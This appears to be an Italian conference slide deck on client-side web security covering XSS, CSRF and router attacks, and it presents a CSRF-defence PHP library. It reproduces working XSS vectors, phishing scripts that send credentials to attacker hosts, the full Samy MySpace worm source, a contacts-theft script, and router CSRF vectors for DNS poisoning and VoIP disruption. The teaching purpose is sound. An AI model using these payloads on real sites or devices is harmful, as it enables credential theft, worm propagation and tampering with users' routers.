playhack

www.playhack.net

Client Side Security

More severe than it seems...

Who?

What?

playhack

Client Side security

cos'è? perchè client? è importante?

Server vs Client

- L'attacco è diretto alla macchina server
- L'attacco compromette I dati e il funzionamento del server
- Sono meno comunemente trovabili
- Gli attacchi hanno un livello di criticità più alto per via del danno che possono causare

- L'attacco è diretto all'utente
- L'attacco può compromettere I dati dell'utente, la sua navigazione e le sue credenziali
- Sono molto più comuni e ricorrenti
- Gli attacchi hanno un livello di criticità meno elevato, forse anche sottostimato

OWASP Top Five 2007

Classifica stilata dall'OWASP (http://www.owasp.org) delle vulnerabilità più ricontrate nell'anno 2007.

1° **Cross Site Scripting**
Client Sided
2° Injection Flaws (es. SQL Injection)
Server Sided
3° Malicious File Execution (es. RFI)
Server Sided
4° Insecure Direct Object Reference (es. LFI)
Server Sided
5° **Cross Site Request Forgery**
Client Sided

playhack

Cross Site Scripting

cos'è? come funziona? come si previene?

Cross Site Scripting

Cross-site scripting (XSS) *is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users.* (Wikipedia)

Alcuni esempi di **siti web trovati vulnerabili**:
Google, *Yahoo*, *Facebook*, *Orkut*, *MySpace*, *PayPal*, *SourceForge*, *Netscape*, *Nokia*, *eBay*, *Xbox*, *Wikipedia*, *Youtube*

A cui vanno ad aggiungersi un'infinità di siti **governativi**, **bancari** e **istituzionali** come ad esempio:
FBI, *NASA*, *Bank of America*, *Banca Fideuram*, *Poste Italiane*

Nel 2007 è stato stimato che il 70-80% dei siti in rete erano vulnerabili a Cross Site Scripting.

Cross Site Scripting: Features

● E' un attacco che può essere attuato tramite la possibilità dell'utente di **fornire input** (search engines, guestbooks, forums ecc.)

● Occorre quando il sito vulnerabile *non effettua un appropriato controllo* sul contenuto di questo input

● Generalmente si iniettano combinazioni di codice **HTML** e **JavaScript**, ma si ricorre anche ad **ActiveX**, **ActionScript**, **VBScript** ed altri.

● E' un attacco **molto semplice** da effettuare ma altrettanto semplice da identificare e prevenire.

Cross Site Scripting: Example

Un sito permette all'utente di eseguire una ricerca tramite l'indirizzo
http://www.example.com/search/search.php

In cui viene presentata una classica textbox e un submit button dove specificare le parole chiave ed inviare la richiesta di ricerca.
La pagina *search.php* risolve la richiesta e ritorna la pagina di risultati con indirizzo
http://www.example.com/search/search.php?string=MOCA+2008

Se invece di una classica stringa proviamo ad inserire del codice HTML o JavaScript arbitrario potremo manipolare la generazione della pagina con elementi inaspettati:
http://www.example.com/search/search.php?
string=**<script>alert(String.fromCharCode(88,83,83))</script>**

Cross Site Scripting: Example

Risultato:

Cross Site Scripting: Types

Non-Persistent Cross Site Scripting
Si definisce Non-Persistent XSS il caso in cui il codice iniettato sia "*on-the-fly*", ossia che viene interpretato ad ogni specifica richiesta e non rimane per l'appunto "*persistente*" all'interno della pagina.

LIVE DEMO: http://moca.playhack.net/search.php

Persistent Cross Site Scripting
Si verifica il caso di Persistent XSS quando le condizioni sono ovviamente opposte al precedente, ossia quando il codice iniettato rimane permanente e fisso all'interno della pagina, che viene quindi alterata in modo definitivo (es. Guestbooks, forums).

LIVE DEMO: http://moca.playhack.net/guestbook.php

Cross Site Scripting: Vectors

- `<script>alert(String.fromCharCode(88,83,83))</script>`

- `';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))/--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>`

- `<script src=http://ha.ckers.org/xss.js></script>`

- `<script>alert(document.cookie)</script>`

Cross Site Scripting: Phishing

Phishing *is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details, by masquerading as a trustworthy entity in an electronic communication*. (Wikipedia)

Nei tentantivi di *Phishing* si fa spesso largo uso di attacchi **Cross Site Scripting**: invece che fare uso di banali e spesso inefficenti *fake login* ospitati su macchine violate capita spesso che vengano sfruttate vulnerabilità XSS per ottenere il medesimo risultato.

Cross Site Scripting: Phishing

Prendiamo per esempio l'eventualità di un sito la cui pagina di login sia vulnerabile a Cross Site Scripting: il seguente codice ridirige il submit del form di login a una terza pagina che ne salva le credenziali.

```
/* phishing.js */
Form = document.forms["userslogin"];

function stealLogin() {
     var iframe = document.createElement("iframe");
     iframe.style.display = "none";
     iframe.src = "http://attackerhost.com/getlogin.php?user="
+ Form.user.value + "&pass=" + Form.pass.value;
     document.body.appendChild(iframe);
}

Form.onsubmit = stealLogin();
/* EOF */
```

Cross Site Scripting: Phishing

Nel famoso caso della **Banca Fideuram**, gli attaccanti hanno sfruttato una **vulnerabilità XSS** per iniettare un **IFRAME** all'interno del codice dove era replicato un fake login che era in realtà ospitato su un server a Taiwan.

URL: *http://www.fideuram.it/paginavulnerabile.php?string=<script src=http://evilhost.com/phishing.js></script>*

Dove il file phishing.js potrebbe essere:

```
/* phishing.js */
function forceLogin() {
    var loginiframe = document.createElement("iframe");
    var loginiframe.src = "http://evilsite.com/login.php";
    document.body.appendChild(loginiframe);
}
window.onload = forgeLogin();
/* EOF */
```

Cross Site Scripting: Worms

L'introduzione del **Web 2.0** e dei **Social Networks** ha portato alla diffusione sempre più comune dei cosiddetti **XSS Worms**: degli script auto-replicanti che infettano le pagine del sito attaccato sfruttando delle combinazioni di vulnerabilità *Cross Site Scripting* e *Cross Site Request Forgery*.

Generalmente gli XSS Worms vengono specificatamente studiati e sviluppati in base alla piattaforma su cui devono propagarsi, quindi una volta debellati dal sito infetto diventano obsoleti.


Alcuni esempi di grossi siticolpiti da questo fenomeno sono:

- **MySpace**
- **Google Orkut**
- **Yahoo! Mail**

Worms Sources: http://www.xssing.com/index.php?x=6

Samy is my hero

Samy is my hero è l'amichevole nome dato all'*XSS Worm* sviluppato da **Samy Kamkar** che ha colpito nell'Ottobre 2005 il social network **MySpace** infettando in meno di un giorno più di 1 Milione di profili.



Samy is my hero: Code

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com')
{document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return
findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var
Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var
R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return
findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)
+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var
Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var
AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE)
{AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var
AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var
AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm
?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4)
{return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-
www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

Cross Site Scripting: Prevention

La prevenzione degli attacchi Cross Site Scripting è davvero molto banale: è sufficente un controllo sull'input che elimini I caratteri speciali.

- **htmlspecialchars()**

Converte I caratteri speciali nei corrispondenti valori HTML (es. < in <)

- **htmlentities()**

Converte TUTTI I caratteri che possiedono un corrispondente in HTML

- **strip_tags()**

Elimina dalla stringa tutte le eventuali tag HTML

Bypass tester: http://bypass.xssing.com

playhack

Cross Site Request Forgery

cos'è? come funziona? come si previene?

Cross Site Request Forgery

***Cross-site request forgery**, also known as one **click attack**, **sidejacking** or **session riding** and abbreviated as CSRF (Sea-Surf) or XSRF, is a type of malicious exploit of websites that transmits unauthorized commands from a user the website trusts.* (Wikipedia)

- Il Cross Site Request Forgery è una vulnerabilità forse più comune e meno conosciuta dell'XSS

- Se ben costruito un attacco CSRF può essere molto più efficace di un XSS

- Non è necessario l'uso di JavaScript

- E' più difficile da individuare dell'XSS: gli attacchi loggati appaiono esattamente come delle azioni legittime

Cross Site Request Forgery

Un *attacco Cross Site Request Forgery* sfrutta la possibilità di **ricostruire una richiesta POST o GET**, attuabile su un determinato sito web, da riproporre in maniera nascosta ad un utente autenticato nel sistema che esegue quindi a sua insaputa la richiesta.

1- L'utente si autentica nel sito vulnerabile

2- L'attaccante propone all'utente una pagina contenente il codice che replica in maniera celata un'azione

3- L'utente visita la pagina maligna e a sua insaputa esegue la richiesta debitamente costruita

4- Il sito risolve la richiesta convinto che sia una azione legittima richiesta dall'utente con la sessione corrente aperta.

Cross Site Request Forgery

Richiesta

```
POST /buysomething.php HTTP/1.1
Host: shop.playhack.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.16)
Gecko/20080720 Firefox/2.0.0.16
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
name=Libro&quantity=1&id=145&submit=Buy
```

Exploit

```
<form name="buysomething" method="POST"
action="http://shop.playhack.net/buysomething.php">
<input type="hidden" name="name" value="Magliette MOCA" />
<input type="hidden" name="quantity" value="100000" />
<input type="hidden" name="id" value="155" />
</form><script>document.guestbook.submit();</script>
```

Cross Site Request Forgery: Amazon

Uno dei primi esempi eclatanti di **CSRF** è stato scoperto da *Chris Shiflett* in **Amazon**: aveva notato che la richiesta POST per l'acquisto di un prodotto dal sito non veniva controllata e quindi poteva essere riprodotta col seguente codice

```
<iframe style="width: 0px; height: 0px; visibility: hidden"
name="hidden"></iframe>
<form name="csrf" action="http://amazon.com/gp/product/handle-
buy-box" method="post" target="hidden">
<input type="hidden" name="ASIN" value="059600656X" />
<input type="hidden" name="offerListingID" value="XYPvvbir
%2FyHMyphE%2Fy0hKK%2BNt
%2FB7%2FlRTFpIRPQG28BSrQ98hAsPyhlIn75S3jksXb3bdE
%2FfgEoOZN0Wyy5qYrwEFzXBuOgqf" />
</form>
<script>document.csrf.submit();</script>
```

Con questo codice scritto da Chris stesso si forzava l'utente a comprare il suo libro :)


Cross Site Request Forgery: Gmail

Anche **Gmail**, o meglio **Google Docs**, ha sofferto di una vulnerabilità di questo tipo: non controllando debitamente la provenienza della richiesta permetteva ad un attaccante di ottenere la lista dei contatti di una vittima loggata in Gmail con il seguente codice:

```
<script type="text/javascript">
function google(data){
    var body, i;
    for (i = 0; i <data.Body.Contacts.length; i++) {
        body += data.Body.Contacts[i].Email + "\n";
    }
    var xhr = new ActiveXObject("Microsoft.XMLHTTP");
    xhr.open("POST", "http://evilspammerservice.com/catcher");
    xhr.send(body);
}
</script>
<script type="text/javascript"
src="http://docs.google.com/data/contacts?
out=js&show=ALL&psort=Affinity&callback=google&max=99999">
</script>
```

Session Riding Defender

Seride è una piccola *libreria PHP* per la protezione da CSRF che funziona tramite un sistema di **Token Exchange**: un token inserito nella richiesta *POST* e un token di *Sessione*.
http://projects.playhack.net/project/3



Session Riding Defender: Example

Creazione Form

```
<form method="POST" action="action.php">
    <input type="text" name="name" />
    <input type="text" name="surname />
    <?=seride_form();?>
    <input type="submit" name="submit" value="Add" />
</form>
```

Creazione Link

```
<a href="<?=seride_link("http://yoursite.com/index.php?action");?
>">CLICK HERE</a>
```

Controllo Richiesta

```
<?php
session_start();
seride_check();
?>
...
```

Session Riding Defender: Code

```
function gen_hash() {
    global $hashing_algorithm;
    // Generate the hash of a randomized uniq id
    if($hashing_algorithm == "sha1") {
        // If it's 'sha1' hash with that
        $hash = sha1(uniqid(rand(), true));
        // Select a random number between 1 and 32 (40-8)
        $n = rand(1, 32);
    } else {
        // Otherwise use 'md5'
        $hash = md5(uniqid(rand(), true));
        // Select a random number between 1 and 24 (32-8)
        $n = rand(1, 24);
    }
    // Generate the token retrieving a part of the hash starting from
the random N number with 8 of lenght
    $token = substr($hash, $n, 8);

    return $token;
}
```


Session Riding Defender: Code

```
function create_stoken() {
    // Call the function to generate the token
    $token = gen_hash();
    // Destroy any eventually Session Token variable
    destroy_stoken($token);
    // Create the Session Token variable
    session_register($token);
    $_SESSION[$token] = time();

    return $token;
}

function seride_form() {
    // Call the function to generate the Session Token variable
    $token = create_stoken();
    // Generate the form input code
    echo "<input type=\"hidden\" name=\"" . TOKEN_NAME . "\"
value=\"" . $token . "\">\n";
}
```

Session Riding Defender: Code

```
function seride_link($link) {
        $token = create_stoken();
        $link .= "&" . TOKEN_NAME . "=" . $token . "";
        return $link;
}

function seride_check() {
    global $token_timeout, $abort;
    // Check if the request has been sent
    if(isset($_REQUEST[TOKEN_NAME])) {
        // Check if the Session token exists
        if(is_session($_REQUEST[TOKEN_NAME])) {
            if($_SESSION[$_REQUEST[TOKEN_NAME]] != '') {
                // Calculate the token age
                $token_age = time() - $_SESSION[$_REQUEST[TOKEN_NAME]];
                // Calculate the timeout limit in seconds
                $token_timeout = $token_timeout*60;
                // Check if the token did not timeout
                if($token_age <= $token_timeout) {
                    destroy_stoken($_REQUEST[TOKEN_NAME]);
```

Session Riding Defender: Results




```
[-!-] Malicious Request Found
Time: 2008/08/2 02:23
Error ID: 1
Source IP: XXX.XXX.XXX.XXX
Action Page: /index.php?logout
Request Method: GET
HTTP Referer: http://evilhost.com/csrf.html
HTTP User Agent: Mozilla/5.0 (X11; U; Linux i686; en-US;
rv:1.8.1.16) Gecko/20080720 Firefox/2.0.0.16
```

Session Riding Defender: Demo

LIVE DEMO:
http://moca.playhack.net/seride

playhack

Router Hacking

quanto insicuri sono in nostri device casalinghi...

Router Attacks

Così come qualsiasi altra *Web Applications*, anche le procedure dei *Router device* sono spesso piegate a **vulnerabilità Client Sided**.

- **Authentication Bypass**
- **CSRF**
- **Persistent XSS**
- **Non-Persistent XSS**
- **UPnP Attacks**

Pochi sono I produttori che sviluppano interfacce web sensibili a questo genere di problematiche, e di conseguenza nella stragrande maggioranza dei casi questi device si ritrovano **affetti da una... anzi quasi sempre da un assortimento di queste vulnerabilità :)**

Router Attacks: XSS Example

Nel modello di router **LinkSys WRT300N** è stato per esempio trovata una vulnerabilità **Cross Site Scripting** che permette di ottenere le *informazioni di setup* e le *credenziali di login*.

```
var ss = document.createElement('iframe');
ss.src = '/setup.cgi?next_file=Setup.htm';
ss.setAttribute("onload", "test()");
var hh = document.getElementsByTagName('body')[0];
hh.appendChild(ss);

function test() {
    var oDoc = (ss.contentWindow || ss.contentDocument);
    if (oDoc.document) oDoc = oDoc.document;
    var d = ss.contentDocument;
    var user = d.getElementsByName("PppoeUserName")[0].value;
    var pass = d.getElementsByName("PppoePasswd")[0].value;
    alert(user + "-" + pass);
}
```

Router Attacks: CSRF Example

Nel Router **WRT54G** alcune vulnerabilità **CSRF** permettono di fare alcune modifiche graziose alle configurazioni del device, come per esempio effettuare **DNS Poisoning** utilizzando il vettore seguente:

```
http://192.168.1.1/Basic.tri?
dhcp_end=149&oldMtu=1500&oldLanSubnet=0&OldWanMode=0&SDHCP1=192&SDHC
P2=168&SDHCP3=1&SDHCP4=100&EDHCP1=192&EDHCP2=168&EDHCP3=1&EDHCP4=150
&pd=&now_proto=dhcp&old_domain=&chg_lanip=192.168.1.1&_daylight_time
=1&wan_proto=0&router_name=WRT54G&wan_hostname=&wan_domain=&mtu_enab
le=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=1&lan_ipaddr_3=1
&lan_netmask=0&lan_proto=Enable&dhcp_start=100&dhcp_num=50&dhcp_leas
e=0&dns0_0=1&dns0_1=2&dns0_2=3&dns0_3=4&dns1_0=5&dns1_1=6&dns1_2=7&d
ns1_3=8&dns2_0=9&dns2_1=8&dns2_2=7&dns2_3=6&wins_0=0&wins_1=0&wins_2
=0&wins_3=0&time_zone=%28GMT-08%3A00%29+Pacific+Time+%28USA+
%26+Canada%29&daylight_time=ON&layout=en
```

Rendendo DNS 1 = “1.2.3.4”, DNS 2 = “5.6.7.8” e DNS 3 = “9.8.7.6”.

Router Attacks: Giochiamo in Casa

Nei nostri amati Router Telecom-Pirelli **Alice Gate 2 Plus Wifi** ci sono svariate vulnerabilità *Cross Site Request Forgery* che nemmeno richiedono un'autenticazione e che ci permettono di creare alcuni fastidi.

Con questo vettore si **disattiva la connessione WiFi**:

```
<img src="http://192.168.1.1/cp06_wifi_m_noradio.html?
wlRadioEnable=off&wlChannel=11&wlEncryption=2&wlACL=0" /
>
```

Con questo invece si **disassocia il telefono VoIP** Aladino rendendolo quindi inutilizzabile:

```
<img src="http://192.168.1.60/association_confirm.cgi?
CLI_NUMBER=0292342169&ASSOCIATED_HS=Non+associato" />
```

Router Attacks: Call Jacking

Nei **BT Home Hub**, I ragazzi di **Gnucitizen** hanno trovato una interessate vulnerabilità CSRF che permette di effettuare quel che hanno battezzato **Call Jacking**, ossia forza il telefono VoIP vittima ad iniziare una chiamata col numero specificato

```
POST
http://api.home/cgi/b/_voip_/stats//ce=1&be=0&l0=-1
&l1=-1&name=0=30&1=00390669893461
```

Questa è una possibilità preoccupante perchè può portare a:

- **Phishing Telefonico**
- **Frodi Telefoniche**

E tutto ciò che può essere lasciato alla fantasia di un attaccante :)

Router Attacks: UPnP Fails

Universal Plug and Play (UPnP) *is a set of computer network protocols promulgated by the UPnP Forum. The goals of UPnP are to allow devices to connect seamlessly and to simplify the implementation of networks in the home (data sharing, communications, and entertainment) and corporate environments.* (Wikipedia)

UPnP seppur sia universalmente riconosciuto come uno strumento molto utile per velocizzare e semplificare le configurazioni di rete, manca a livello fondamentale di un **sistema di autenticazione**, cosa che lo lascia **spalancato** ad attacchi diretti.

Router Attacks: UPnP Fails

Grazie alla possibilità di **Adobe Flash** di generare richieste *HTTPU* (HTTP over UDP) è possibile implementare il protocollo UPnP IGD e quindi costruire degli attacchi tramite dei filmati Flash debitamente costruiti in *Action Script*.

I risultati ottenibili sono I più svariati:

- **Port Forwarding**
- **DNS Poisoning**
- **Cambiare impostazioni WiFi**
- **Cambiare impostazioni PPP**
- **Cambiare le credenziali di accesso al device**

I messaggi UPnP vengono inviati tramite *Simple Object Access Protocol* (**SOAP**) che è fondamentalmente come una richiesta POST con **contentType** impostato ad "*application/xml*".

Router Attacks: UPnP Fails

Esempio:

```
private function onAppInit():void
{
   var r:URLRequest = new
URLRequest('http://192.168.1.254/upnp/control/igd/wanppp
cInternet');
   r.method = 'POST';
   r.data = unescape('RICHIESTA MALIGNA');
   r.contentType = 'application/xml';
   r.requestHeaders.push(new
URLRequestHeader('SOAPAction', 'Azione SOAP'));

   navigateToURL(r, '_self');
}
```

Conclusioni

sono veramente da sottostimare queste vulnerabilità?

playhack

Decisamente No

ma siamo qua per discuterne, no?

Link Interessanti

- http://www.xssing.com
  Raccoglie materiale inviato dagli utenti tra vui Vettori, Advisories, Papers e sorgenti Worms
- http://ha.ckers.org
  Blog di Rsnake, con articoli di interesse su Client Side Security
- http://www.gnucitizen.com
  Una delle migliori risorse sull'argomento
- http://www.cgisecurity.com
  Offre una buona raccolta di articoli e paper tecnici e specifici
- http://www.owasp.org
  Il sito ufficiale del progetto OWASP
- http://www.playhack.net :)
  Giusto se non avete niente di meglio da fare

playhack

GRAZIE A TUTTI

"Nex"
nexus@playhack.net
http://www.playhack.net
http://www.xssing.com